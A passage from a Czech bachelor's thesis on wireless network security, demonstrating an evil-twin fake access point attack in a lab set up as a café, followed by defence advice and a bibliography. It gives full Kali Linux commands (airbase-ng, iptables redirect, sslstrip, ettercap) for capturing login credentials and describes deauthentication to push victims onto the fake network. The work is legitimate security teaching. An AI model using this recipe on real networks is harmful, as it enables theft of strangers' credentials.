Jedním z důležitých prvků elementárního zabezpečení je aktivace vestavěných bezpečnostních mechanismů v dané bezdrátové síti. Vždy je vhodné využít to nejlepší, co daná bezdrátová síť nabízí, momentálně tedy zabezpečení WPA2, které stále nabízí vysokou míru zabezpečení. [32]

8 Podvržení AP a jeho důsledky

Útok na bezdrátovou síť Wi-Fi pomocí falešného bezdrátového přístupového bodu je lehce proveditelný útok na kterékoliv nezabezpečené síti pomocí velmi malých nároků na vybavení a čas. Útočníci využívají tuto techniku ke krádeži citlivých dat uživatelů na nezabezpečených sítích.

Tento druh útoku je spojován s několika přezdívkami, respektive názvy útoků, například Ewil Twin nebo Honeypot AP. Vždy jde ale o stejný princip, tedy vytvoření falešného bezdrátového přístupového bodu, ke kterému se uživatelé připojí a útočník tak získá různé přihlašovací údaje.

Pro získání citlivých dat uživatelů se využívá speciální software, který je navržen tak, aby zachytával data, která jsou poslána po síti. Nejčastěji se jedná o zneužití některého specializovaného softwaru, který byl navržen pro penetrační testování.

Nejdůležitějším aspektem tohoto útoku je zvolit vhodné místo pro útok. Útok pomocí Fake AP je nejčastěji využíván na veřejných místech jako například kavárny, letiště nebo autobusové a vlakové nádraží, respektive takové veřejné místo, kde se dá očekávat otevřená bezdrátová síť. Nikomu nebude podezřelé, když na vlakovém nádraží bude bezdrátová síť Wi-Fi s názvem „CD Free WiFi“ a to samé platí i pro ostatní veřejná místa. Je tedy důležité vhodně zvolit název bezdrátové sítě a místo útoku.

Při tomto útoku útočník nejvíce spoléhá na nevědomost a neznalost uživatele. Útok je tedy mířený spíše na běžného uživatele, tedy takového, který si nekontroluje certifikáty zabezpečení jednotlivých webu a podobně. [42]

8.1 Návrh útoku pomocí Fake AP

Pro útok byl použit následující scénář, aby bylo možné si tento útok představit v co nejvíce reálném prostředí. Proto i přes testovací názvy jednotlivých zařízení bude použito ve scénáři umělé prostředí kavárny.

Testovací prostředí je tedy kavárna, kde se hosté můžou připojit k místní bezdrátové síti kavárny. Název této bezdrátové sítě Wi-Fi je „TestovaciSit“. Bude bráno i v potaz, že bezdrátový přístupový bod není fyzicky veřejně dostupný a je


například schovaný někde ve skříni nebo ve vedlejší místnosti tak, aby k přístupovému bodu neměl přístup nikdo cizí.

V horní části návrhu Obr. 4 je vidět normální průběh komunikace v bezdrátové síti Wi-Fi. Uživatel přistupuje k internetu přes bezdrátový přístupový bod, který poskytuje bezdrátovou síť „TestovaciSit“.

Budoucí útočník může už v kavárně být a nemusí nutně hned útočit. Celá konfigurace útoku je totiž při řádné přípravě otázkou několika minut. Útočník se také nemusí nutně vyskytovat přímo v místě útoku, tedy v kavárně. Může například sedět na lavičce před kavárnou nebo vlastnit byt nad kavárnou.

Jakmile si útočník připraví notebook s potřebnou konfigurací, díky které veškerá komunikace půjde přes něj, může ihned začít sbírat citlivé údaje. Může tedy získat například přihlašovací údaje k e-mailu, sociálním sítím nebo internetovému bankovnictví. Jak vypadá provoz takové sítě během útoku je vidět v dolní části návrhu Obr. 4.

Jakmile útočník dokončí útok, respektive posbírá dostatečné množství dat, vše se vrátí k normálnímu provozu a bezdrátová síť bude opět fungovat dle horní části návrhu Obr. 4. Oběti útoku v momentě útoku nemusí vůbec tušit, že se staly terčem útoku. Dokud útočník nezneužije citlivá data, nikdo nemusí vědět, že došlo k útoku.



Obr. 4 Návrh útoku pomocí Fake AP, [Zdroj: autor práce]

Pro znázornění univerzálnosti tohoto útoku si lze představit velmi podobný scénář na kterémkoliv jiném místě. Nejvhodnější je ale kavárna nebo letiště. Tedy místa, kde uživatel chce využívat internet, třeba například i při čekání na let.

Tento útok jde i použít v místě, kde žádný internet, respektive nezabezpečená bezdrátová síť Wi-Fi, není. Například při různých veřejných akcí nebo na náměstí lze využít chytrý telefon s mobilním připojením. Chytrý telefon se použije opět jako okrajový bod sítě, přes který je přístup do internetu. Ale místo přímého sdílení bezdrátové sítě Wi-Fi přes telefon, se provede opět stejná konfigurace jako

u normálního útoku. Tedy veškerá komunikace půjde přes notebook, kde pomocí specializovaných nástrojů lze sbírat citlivá data ze síťové komunikace.

8.2 Podmínky testování

Tento testovací útok proběhl na soukromé testovací bezdrátové síti, kde byli všichni uživatelé předem seznámeni s průběhem testování a prezentací výsledných získaných dat.

8.2.1 Hardware

K testování útoku na bezdrátovou síť Wi-Fi pomocí falešného bezdrátového přístupového bodu byl použit následující hardware.

Jako okrajový přístupový bod, tedy bezdrátový bod, který uzavíral soukromou testovací síť, byl použit Wi-Fi router s chipsetem Atheros. Tento bezdrátový přístupový bod byl nakonfigurován tak, že vysílal nezabezpečenou Wi-Fi s názvem „TestovaciSit“ a byl také bránou do internetu. V tomto útoku sloužil jako náhrada bezdrátového přístupového bodu například v kavárně, tedy takového bezdrátového bodu, ke kterému nemá většinou útočník přístup.

Pro přístup do bezdrátové sítě byl použit chytrý telefon s operačním systémem Windows Phone. Pro využívání bezdrátové sítě Wi-Fi byl využit defaultní internetový prohlížeč telefonu.

Útočník měl k dispozici notebook a USB bezdrátový adaptér s chipsetem Atheros, který je kompatibilní s Linux distribucí Kali. Jako operační systém byl použit Linux Kali, který byl nabootován z Live USB. Útočník měl tedy k dispozici dvě bezdrátové síťové karty, interní z notebooku a USB síťový adaptér.

8.2.2 Software

K testování útoku na bezdrátovou síť Wi-Fi pomocí falešného bezdrátového přístupového bodu byl použit následující software, který je k dispozici v operačním systému Kali Linux.

Kali Linux je linuxová distribuce určená pro penetrační testování a analýzu počítačových sítí. Jedná se o nejrozšířenější nástroj pro takzvaný etický hacking, známý také jako white hacking. Etický hacker se snaží odhalit bezpečnostní rizika

počítačové sítě namísto klasického hackovaní, při kterém by docházelo například ke krádeži citlivých dat nebo ke snaze jinak poškodit počítačovou síť.
Pomocí nástroje Airbase-ng, který je v balíčku nástrojů Aircrack-ng, byla vytvořena bezdrátová síť Wi-Fi s potřebným názvem a na určitém kanálu.
Další nástroj, který byl použit je SSLStrip. Tento nástroj donutí uživatele použít nešifrovanou verzi webu http, místo https varianty, která využívá šifrování. Bez nástroje SSLStrip by sice šlo dále odposlouchávat komunikaci na bezdrátové síti, ale veškeré hesla a citlivé údaje by byly zašifrované.
Posledním klíčovým nástrojem je Ettercap. Ettercap je víceúčelový sniffer, který pomocí síťové karty, která je v monitorovacím módu, může analyzovat a odposlouchávat komunikaci v síti. Nástroj Ettercap byl nakonfigurován tak, aby vypisoval přihlašovací údaje a URL adresu přímo do příkazové řádky.

8.3 Konfigurace Kali Linux

Pro testovací útok byl použit notebook s operačním systémem Linux Kali v neupravené konfiguraci, který byl nabootován pomocí Live USB. Na vytvoření testovaného falešného bezdrátového bodu byla použita následující konfigurace. Je vhodné zmínit, že existuje nespočet tutoriálů a návodů jak vytvořit falešný bezdrátový přístupový bod. Tato konfigurace fungovala pro zvolené testovací prostředí.
Jako první je potřeba doinstalovat do čisté distribuce Linuxu Kali DHCP server.

```
#Nainstaluje DHCP server
apt-get install isc-dhcp-server
```

Jakmile je DHCP server nainstalován, je vhodné připravit si konfigurační DHCP soubor pro práci s DHCP serverem. Tím se zajistí, že DHPC server bude přidělovat klientům správný server DNS a také vhodně zvolenou IP adresu, aby bylo možné nastavit přeposílání. V konfiguračním souboru je také možné nastavit dobu pronájmu IP adresy a další možné nastavení.


```
#Otevře konfigurační soubor
leafpad /etc/dhcp/dhcpd_ap.conf
```

```
#Obsah konfiguračního souboru
option domain-name-servers 8.8.8.8, 8.8.4.4;
default-lease-time 600;
max-lease-time 7200;
option T150 code 150 = string;
deny client-updates;
one-lease-per-client false;
allow bootp;
ddns-updates off;
ddns-update-style none;
authoritative;
subnet 192.168.3.0 netmask 255.255.255.0 {
interface at0;
range 192.168.3.2 192.168.3.254;
option routers 192.168.3.1;
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.3.255;
option domain-name-servers 8.8.8.8;
allow unknown-clients;
}
```

Po fyzickém připojení USB adaptéru do těla notebooku je nutné se pomocí příkazu ifconfig ujistit, že operační systém rozpoznal všechny síťové karty. Ne vždy Linux Kali dokáže USB adaptér rozpoznat. Pouze určité USB adaptéry s konkrétními chipsety jsou vhodné pro penetrační testování pomocí nástrojů v Linux Kali, proto je dobré před nákupem příslušenství tyto informace ověřit například na Linux fóru, kde bývají vypsány kompatibilní bezdrátové USB adaptéry.

Jak je ale vidět na snímku z obrazovky Obr. 5 v tomto případě operační systém obě síťové karty bez problému rozpoznal, respektive interní síťovou kartu notebooku a externí síťový USB adaptér.

Nyní je tedy vše připravené pro start útoku, respektive jsou doinstalovány veškeré potřebné chybějící dodatkové nástroje, které nejsou součástí operačního systému Linux Kali. Nainstalován DHCP server, připraven konfigurační soubor DHCP serveru a operační systém má správný firmware a umí pracovat se síťovými kartami, které jsou k dispozici.




Obr. 5 Síťová rozhraní, [Zdroj: autor práce]

Aby bylo možné odposlouchávat veškerou bezdrátovou komunikaci je potřeba mít síťovou kartu v monitorovacím módu. V testu je použit USB bezdrátový adaptér pro monitorovací mód. Druhá síťová karta, interní, zůstává nadále v módu Managed.

```
#Přepne síťovou kartu do monitorovacího režimu
ifconfig wlan1 down
iwconfig wlan1 mode monitor
ifconfig wlan1 up
```

Pomocí příkazu iwconfig lze zkontrolovat, zda se síťová karta přepnula do monitorovacího módu. Přepínat módy síťových karet lze více způsoby, ale každý způsob se hodí za trochu odlišných podmínek. Postup, který je výše, je vhodný, pokud se jedná o dvě bezdrátové karty a je zapotřebí přepnout pouze jednu kartu do monitorovacího módu.



Obr. 6 Monitorovací mód wlan1, [Zdroj: autor práce]

Pomocí nástroje Airbase-ng lze vytvořit požadovaný přístupový bod. Zde je konkrétně vytvořena bezdrátová síť Wi-Fi s názvem „TestovaciSit“, která bude vysílána na kanálu devět. Kanál je vhodné zvolit podle místního vytížení kanálů, aby docházelo co k nejmenšímu rušení a signál byl co nejsilnější.

```
#Vytvoří bezdrátovou síť Wi-Fi na kanálu číslo 9 s názvem TestovaciSit
airbase-ng -e "TestovaciSit" -c 9 wlan1 &
```

Poté je zapnuto nově vytvořené rozhraní at0 a je mu přidělena IP adresa. Také jsou nastaveny pravidla pro přeposílání.

```
#Otevřít nový terminál
#Alokace IP adres a pravidla přeposílání v iptables
ifconfig at0 up
ifconfig at0 192.168.3.1 netmask 255.255.255.0
route add -net 192.168.3.0 netmask 255.255.255.0 gw 192.168.3.1
iptables -P FORWARD ACCEPT
iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
iptables -t nat -A PREROUTING -p tcp -i at0 --destination-port 80 -j
REDIRECT --to-port 10000
```

Následuje zapnutí nástroje SSLStrip, který zajistí podvrhnutí https stránky, stránkou http, tedy webové stránky nevyužívající šifrování.

```
#Spustí nástroj SSLStrip
sslstrip -f -p -l 10000
```

V následujícím kroku se zapne DHCP server s konfigurací, která je nastavena v konfiguračním souboru DHCP. Také se spustí nástroj Ettercap, který odchytává síťovou komunikaci a vypisuje ji do terminálu. Tato konfigurace nástroje zajistí, že bude vypisovat pouze údaje zajímavé pro útočníka, tedy přihlašovací údaje a odkaz, ze kterého přihlašovací údaje pocházejí.


```
#Otevřít nový terminál
#Spustí DHCP server
echo > '/var/lib/dhcp/dhcpd.leases'
ln -s /var/run/dhcp-server/dhcpd.pid /var/run/dhcpd.pid
dhcpd -d -f -cf /etc/dhcp/dhcpd_ap.conf at0 &

#Otevřít nový terminál
#Spustí nástroj Ettercap
ettercap -p -u -T -q -i at0
```

Poté se už jen povolí přeposílání a konfigurace pro útok je hotová. Nyní se tedy vysílá, naslouchá a utočí.

```
#Otevřít nový terminál
#Povolí přeposílání
echo "1" > /proc/sys/net/ipv4/ip_forward
```


8.4 Průběh útoku

Jakmile je konfigurace hotová, tak útok probíhá, respektive čeká se pouze na oběť. Útočník v reálném čase vidí, když se uživatel pokouší připojit k bezdrátové síti. DHCP server vypisuje komunikaci mezi uživatelem do terminálu. Na snímku z obrazovky Obr. 7 je vidět připojení uživatele a jeho MAC adresa a typ zařízení.




Obr. 7 Připojení uživatele, [Zdroj: autor práce]

Tato konfigurace útoku je nastavena tak, aby nebyla takzvaně ukecaná, vypisují se tedy jen důležité údaje jako asociace uživatele a poté pokusy o přihlášení. Na snímku z obrazovky Obr. 8 je vidět pokus o přihlášení do mobilní verze sociální sítě Facebook. Nástroj Ettercap vypíše do terminálu přihlašovací jméno a heslo, a také odkaz z kterého přihlašovací údaje přišly.



Obr. 8 Odchycené přihlašovací údaje z facebook.com, [Zdroj: autor práce]

Nástroj Ettercap poté vypisuje do terminálu všechny uživatelem odeslané pokusy o přihlášení. Na snímku z obrazovky Obr. 9 lze vidět přihlášení do e-mailu na stránkách google.com. Útočník tedy získal přihlašovací údaje do e-mailu oběti. Uživatel nemá ponětí, že mu byly zjištěny citlivé přihlašovací údaje.



Obr. 9 Odchycené přihlašovací údaje z google.com, [Zdroj: autor práce]

8.5 Varianty útoku

Tento typ útoku má několik možných provedení a variant. U některé možné varianty může být potřeba uživatele přesvědčit, že se má přihlásit k falešnému bezdrátovému přístupovému bodu a ne k originálnímu bezdrátovému bodu. Toto v testovacím útoku nemuselo být řešeno, protože jednoduše falešný bezdrátový přístupový bod byl blíže k uživatelům a tak poskytoval silnější signál než originální bezdrátový přístupový bod s původní bezdrátovou sítí Wi-Fi. Pokud je ale potřeba takzvaně uživatele ukrást jsou dvě možnosti jak to provést, respektive nejvhodnější je tyto dvě metody zkombinovat.

První možností je softwarově navýšit vysílaný výkon. Záleží na dané síťové kartě, jak moc lze vysílací výkon navýšit. Také lze u většiny bezdrátových adapterů vyměnit anténu. Tím ale útočník přijde o nenápadnost, pokud by použil moc velkou a silnou anténu. Ale můžu nastat situace, kdy to lze provést i takto. I zde je vhodné zmínit, že každý stát má různé omezení, kde v každém státě je povolený určitý vysílací výkon, proto je na to vhodné myslet i během pouhého testování.

Druhá možnost je vysílat Deauthentication pakety, díky kterým lze přerušit navázané původní spojení mezi bezdrátovým přístupovým bodem a uživatelem. Tím tedy donutíme uživatele se znovu připojit k jiné bezdrátové síti. Neustálým

vysíláním těchto paketů zajistíme, že se daný uživatel k původnímu bezdrátovému přístupovému bodu nepřipojí.
Právě spojením těchto dvou metod zajistíme, že po donuceném přerušení uživatele k originálnímu bezdrátovému přístupovému bodu, se pokusí znovu přihlásit k silnějšímu signálu, tedy falešnému bezdrátovému přístupovému bodu.

8.6 Jak se bránit proti útoku pomocí Fake AP

Je vhodné dodržovat určité zásady a být obecně opatrný. Nejlepší způsob je si vždy bezdrátovou síť Wi-Fi ověřit u poskytovatele dané sítě. Například v kavárně požádat obsluhu o název jejich bezdrátové sítě Wi-Fi. Tím si lze ověřit, že se zde vůbec bezdrátová sít vyskytuje a útočník tak pouze nečeká na možné oběti.
Je doporučené nezaškrtávat automatické připojování u otevřených bezdrátových sítí. Zařízení by se mohlo připojit i na neznámém místě a uživatel si toho nemusí hned všimnout.
Uživatel by měl být opatrný, pokud na otevřené bezdrátové síti došlo k výpadku nebo odpojení. Zvláště v případě, že se tak stalo u všech uživatelů v dané bezdrátové síti. Mohlo by se jednat o pokus pro přepojení na falešný bezdrátový přístupový bod.
Také je vhodné kontrolovat certifikační autoritu u webových stránek, kde se pracuje s citlivými údaji.
V ideálním případě se nepřipojovat k nezabezpečeným bezdrátovým sítím Wi-Fi, pokud to není nutné, respektive nevyužívat nezabezpečenou bezdrátovou síť k činnostem, které vyžadují ověření citlivých přihlašovacích dat. [42]

8.7 Shrnutí výsledků

Jedná se o popis skutečné možnosti útoku, které je třeba předcházet. A také z tohoto důvodu je zde tento útok popsán a podán pro odhalení možných rizik. Během útoku pomocí falešného bezdrátového přístupového bodu v testovacím prostředí bylo prokázáno, že tento útok je velmi silný nástroj pro získání citlivých dat.
I když se všude rozmáhá zabezpečování a šifrování obecně, stále lze narazit na veřejná místa či podniky s nezabezpečenou bezdrátovou sítí. A přesně taková místa jsou ideální pro potencionální útočníky.

Bylo také potvrzeno, že tento útok lze provést s minimálními požadavky na vybavení a čas, protože při správně připravené konfiguraci lze útok spustit během několika málo minut.

9 Závěry a doporučení

V teoretické části bakalářské práce je popsána oblast bezdrátových sítí, která v dnešní době, vzhledem k velkému rozšíření zařízení podporujících bezdrátovou komunikaci, zažívá velký rozmach. Bezdrátové technologie jsou každodenně využívány moderními zařízeními, jako například chytrý telefon, tablet, notebook nebo i chytré hodinky. Zároveň roste popularita bezdrátových sítí ve firemním i domácím prostředí. Proto jsou zde také v uvedených kapitolách popsány jednotlivé standardy 802.11, vysvětleny metody zabezpečení a typy útoků na tyto bezdrátové sítě.

V praktické části je poté provedena ukázka útoku pomocí falešného přístupového bodu. Cílem této reálné ukázky je názorně ukázat jak je útok veden a jak útoku předcházet. Jsou zde popsány nároky na hardware a také vysvětlena konfigurace, která je následně použita k útoku. Dále jsou zde ukázány výsledky testovacího útoku pomocí falešného bezdrátového přístupového bodu a doporučené principy jak se proti takovému útoku bránit a jak útoku předcházet.

Je vhodné závěrem říci, že obecně zabezpečení bezdrátových sítí se každoročně zlepšuje a je stále méně a méně nezabezpečených otevřených bezdrátových sítí. Také je důležité zmínit, že skoro každá bezdrátová síť lze prolomit. Skoro vždy se najde nějaká nepřesnost v konfiguraci nebo slabé zabezpečení určitého prvku dané počítačové sítě, kterého se může útočník chytnout. I přesto však bezdrátové sítě získávají na popularitě a zažívají boom, a to i v podnikové sféře.

Oblast zabezpečení bezdrátových sítí je velmi aktuální téma a proto je vhodné zkoumat používané metody zabezpečení, šifrovací algoritmy nebo také nové útoky na bezdrátové sítě v domácím, ale i podnikovém prostředí.

10 Seznam použité literatury

[1] L. Dostálek a A. Kabelová, Velký průvodce protokoly TCP/IP a systémem DNS, sv. 5. aktualizované vydání, Brno: Computer Press, 2008. ISBN 978-80-251-2236-5.

[2] D. Hucaby, CCNP SWITCH 642-813 Official Certification Guide, Indianapolis: Cisco Press, 2010. ISBN 978-1-58720-243-8.

[3] Český telekomunikační úřad, „Informace o využívání rádiových kmitočtů ČTÚ," Český telekomunikační úřad, 2016. [Online]. Available: https://www.ctu.cz/informace-o-vyuzivani-radiovych-kmitoctu. [Přístup získán 1 Leden 2016].

[4] V. Vyskočil, „Bezpečnostní rizika bezdrátových sítí," Univerzita Karlova v Praze, Matematicko-fyzikální fakulta, 2007. [Online]. Available: https://is.cuni.cz/webapps/zzp/detail/46328/. [Přístup získán 24 Únor 2016].

[5] Microsoft, „How 802.11 Wireless Works," Microsoft, 2016. [Online]. Available: https://technet.microsoft.com/cs-cz/library/cc757419%28v=ws.10%29.aspx. [Přístup získán 28 Únor 2016].

[6] M. Matys, „Bezpečnost bezdrátové sítě s využitím Wi-Fi technologie," UNIVERZITA PARDUBICE, ÚSTAV ELEKTROTECHNIKY A INFORMATIKY, 2007. [Online]. Available: https://dk.upce.cz/bitstream/handle/10195/25313/MatysM_Bezpecnostbezdratove_MM_2007.pdf. [Přístup získán 24 Únor 2016].

[7] ICT security wiki, „Seznam WiFi kanálů pro WLAN," ICT security wiki, 11 Březen 2008. [Online]. Available: http://wiki.airdump.cz/Seznam_WiFi_kan%C3%A1l%C5%AF_pro_WLAN. [Přístup získán 4 Duben 2016].

[8] Z. Kocur a M. Šafránek, „Fyzická vrstva Wi-Fi,“ ČVUT FELD, 9 Květen 2008. [Online]. Available: http://access.feld.cvut.cz/rservice.php?akce=tisk&cisloclanku=2008050006. [Přístup získán 4 Duben 2016].

[9] I. Poole, „Wi-Fi / WLAN Channels, Frequencies, Bands & Bandwidths,“ Adrio Communications Ltd, [Online]. Available: http://www.radio-electronics.com/info/wireless/wi-fi/80211-channels-number-frequencies-bandwidth.php. [Přístup získán 4 Duben 2016].

[10] M. Moroz a J. Baluch, „Štandardy IEEE 802.11n, IEEE 802.11p,“ Technická Univerzita V Košiciach, Fakulta Elektroniky a Informatiky, 2011. [Online]. Available: ftp://ftp.kemt.fei.tuke.sk/MobilneKomunikacie/_materialy/Zadania/IEEE_802_11_n_p.doc. [Přístup získán 28 Únor 2016].

[11] J. Vrátny, „Audit zabezpečení bezdrátových sítí,“ Jihočeská univerzita v Českých Budějovicích, Katedra aplikované matematiky a informatiky, 2012. [Online]. Available: http://theses.cz/id/f790lc/Jan_Vrtn_-_bakalsk_prce_2012.pdf. [Přístup získán 28 Únor 2016].

[12] Český telekomunikační úřad, „Povinné informace,“ Český telekomunikační úřad, 14 Červenec 2015. [Online]. Available: https://www.ctu.cz/povinne-informace. [Přístup získán 18 Duben 2016].

[13] Český telekomunikační úřad, „ITU,“ Český telekomunikační úřad, 2016. [Online]. Available: http://www.ctu.cz/mezinarodni-aktivity/itu. [Přístup získán 18 Duben 2016].

[14] ČVUT FELD, „Přehled doplňků normy IEEE 802.11,“ radio.feld.cvut.cz, 29 Květen 2006. [Online]. Available: http://radio.feld.cvut.cz/personal/mikulak/MK/MK06_semestralky/DoplnkyNormy802.11_%3F.pdf. [Přístup získán 24 Únor 2016].

[15] J.-J. DeLisle, „What's the Difference Between IEEE 802.11af and 802.11ah?," Microwaves and RF, 24 Duben 2015. [Online]. Available: http://mwrf.com/active-components/what-s-difference-between-ieee-80211af-and-80211ah. [Přístup získán 31 Březen 2016].

[16] Š. Vávra, „Trendy ve standardizaci a používání sítí WLAN," ČVUT, 20 1 2006. [Online]. Available: http://access.feld.cvut.cz/view.php?cisloclanku=2005112301. [Přístup získán 24 Únor 2016].

[17] I. Pravda, „Přehled doplňků standardu IEEE 802.11," ČVUT, 30 12 2005. [Online]. Available: http://access.feld.cvut.cz/view.php?cisloclanku=2005113002. [Přístup získán 24 Únor 2016].

[18] ČVUT FELD, „OFDM," ČVUT FELD, 2015. [Online]. Available: http://measure.feld.cvut.cz/cs/system/files/files/cs/vyuka/predmety/x38ssl/ofdm.pdf. [Přístup získán 28 Únor 2016].

[19] Z. Bradáč, P. Fiedler a M. Kačmář, „Bezdrátové komunikace v automatizační praxi III: standard IEEE 802.11 (část 1)," AUTOMA, 2003. [Online]. Available: http://automa.cz/index.php?id_document=28963. [Přístup získán 24 Únor 2016].

[20] S. J. Vaughan-Nichols, „What is PBCC Anyway?," Quinstreet Enterprise, 8 Říjen 2002. [Online]. Available: http://www.wi-fiplanet.com/columns/article.php/1478441/What-is-PBCC-Anyway.htm. [Přístup získán 28 Únor 2016].

[21] TEC, „Study Paper on Multiple-Input Multiple-Output (MIMO) Technology," Government of India, 30 Říjen 2014. [Online]. Available: http://tec.gov.in/pdf/Studypaper/Test%20Procedure%20EM%20Fields%20From%20BTS%20Antennae.pdf. [Přístup získán 24 Únor 2016].

[22] I. Poole, „IEEE 802.11n Standard," Adrio Communications Ltd, [Online]. Available: http://www.radio-electronics.com/info/wireless/wi-fi/ieee-802-11n.php. [Přístup získán 31 Březen 2016].

[23] Cisco, „802.11ac Wave 2 FAQ,“ Cisco, Březen 2015. [Online]. Available: http://www.cisco.com/c/en/us/solutions/collateral/enterprise-networks/802-11ac-solution/q-and-a-c67-734152.pdf. [Přístup získán 24 Únor 2016].

[24] F. Stroud, „802.11ac,“ Quinstreet Enterprise, 2016. [Online]. Available: http://www.webopedia.com/TERM/8/802_11ac.html. [Přístup získán 24 Únor 2016].

[25] M. Leitner, „802.11ad a 802.11ah - další bezdrátové sítě pro trochu odlišná použití,“ Svět sítí, 18 Únor 2015. [Online]. Available: http://www.svetsiti.cz/clanek.asp?cid=80211ad-a-80211ah-dalsi-bezdratove-site-pro-trochu-odlisna-pouziti-1822015. [Přístup získán 24 Únor 2016].

[26] I. Poole, „IEEE 802.11ad Microwave Wi-Fi / WiGig Tutorial,“ Adrio Communications Ltd, [Online]. Available: http://www.radio-electronics.com/info/wireless/wi-fi/ieee-802-11ad-microwave.php. [Přístup získán 24 Únor 2016].

[27] I. Poole, „IEEE 802.11af White-Fi Technology,“ Adrio Communications Ltd, [Online]. Available: http://www.radio-electronics.com/info/wireless/wi-fi/ieee-802-11af-white-fi-tv-space.php. [Přístup získán 24 Únor 2016].

[28] I. Poole, „IEEE 802.11ax Wi-Fi,“ Adrio Communications Ltd, [Online]. Available: http://www.radio-electronics.com/info/wireless/wi-fi/ieee-802-11ax.php. [Přístup získán 24 Únor 2016].

[29] R. Nobel, F. Lovison, F. Riesen, E. Vangrunderbeek a F. Ziliotoo, „Planning and Designing 802.11 Wireless Technologies,“ Cisco Press, 16 Květen 2012. [Online]. Available: http://www.ciscopress.com/articles/article.asp?p=1873028&seqNum=3. [Přístup získán 24 Únor 2016].

[30] A. Ranjbar, Toubleshooting ang Maintaining Cisco IP Netowroks (TSHOOT), Indianapolis: Cisco Press, 2010. ISBN 978-1-58705-876-9.

[31] J. Čížek, „wifileaks statistika," Wifileaks, 3 Duben 2016. [Online]. Available: http://www.wifileaks.cz/statistika/. [Přístup získán 3 Duben 2016].

[32] Patejl, „Zabezpečení wifi sítí," soom.cz, 26 Prosinec 2008. [Online]. Available: http://www.soom.cz/clanky/1048--Zabezpeceni-wifi-siti. [Přístup získán 1 Duben 2016].

[33] M. Šustr, „Bezpečnost a Hacking WiFi (802.11) - 4. část WPA a WPA2," Security-portal, 3 Listopad 2010. [Online]. Available: http://www.security-portal.cz/clanky/bezpe%C4%8Dnost-hacking-wifi-80211-4-%C4%8D%C3%A1st-wpa-wpa2. [Přístup získán 2 Duben 2016].

[34] M. Keršláger, „Prolomení WEP," MediaWiki, 4 Prosinec 2014. [Online]. Available: https://www.pslib.cz/ke/Prolomen%C3%AD_WEP. [Přístup získán 7 Duben 2016].

[35] M. McDowell, „Understanding Denial-of-Service Attacks," Department of Homeland Security, 6 Únor 2013. [Online]. Available: https://www.us-cert.gov/ncas/tips/ST04-015. [Přístup získán 7 Duben 2016].

[36] P. Hruška, „Prolomení WPA/WPA2-PSK přes WPS snadno a rychle (teorie)," Pearfect.cz, 2 Říjen 2012. [Online]. Available: http://www.mrpear.net/cz/blog/386/prolomeni-wpa-wpa2-psk-pres-wps-snadno-a-rychle-teorie. [Přístup získán 7 Duben 2016].

[37] B. „Guessing attacks," soom.cz, 10 Říjen 2012. [Online]. Available: http://www.soom.cz/clanky/605--Guessing-attacks. [Přístup získán 7 Duben 2016].

[38] ICT security wiki, „Man-in-the-middle útok," ICT security wiki, 5 Leden 2008. [Online]. Available: http://wiki.airdump.cz/Man-in-the-middle_%C3%BAtok. [Přístup získán 7 Duben 2016].

[39] j. „Man in the middle útok v C# – ARP poisoning (1)," soom.cz, 2 Prosinec 2013. [Online]. Available: http://www.soom.cz/clanky/1128--Man-in-the-middle-utok-v-C-ARP-poisoning-1. [Přístup získán 7 Duben 2016].

[40] AirTight Networks, Inc, „Rogue APs: All you need to know about them,“ AirTight Networks, Inc, 2009. [Online]. Available: http://www.rogueap.com/. [Přístup získán 8 Duben 2016].

[41] Juniper Networks, Inc, „Understanding Rogue Access Points,“ Juniper Networks, Inc, 14 Září 2015. [Online]. Available: http://www.juniper.net/techpubs/en_US/junos-space-apps/network-director2.0/topics/concept/wireless-rogue-ap.html#jd0e25. [Přístup získán 8 Duben 2016].

[42] E. Hacking, „Evil Twin and Fake Wireless Access Point Hacks: What They Are, How To Defend,“ FlyFreeMedia, 4 Duben 2014. [Online]. Available: http://breakthesecurity.cysecurity.org/2014/04/evil-twin-attack-fake-wifi-hack.html. [Přístup získán 13 Duben 2016].

[43] M. Gauthier, „2.4 GHz Wi-Fi channels (802.11b,g WLAN).svg,“ Wikimedia commons, 5 Listopad 2009. [Online]. Available: https://commons.wikimedia.org/wiki/File:2.4_GHz_Wi-Fi_channels_(802.11b,g_WLAN).svg. [Přístup získán 4 Duben 2016].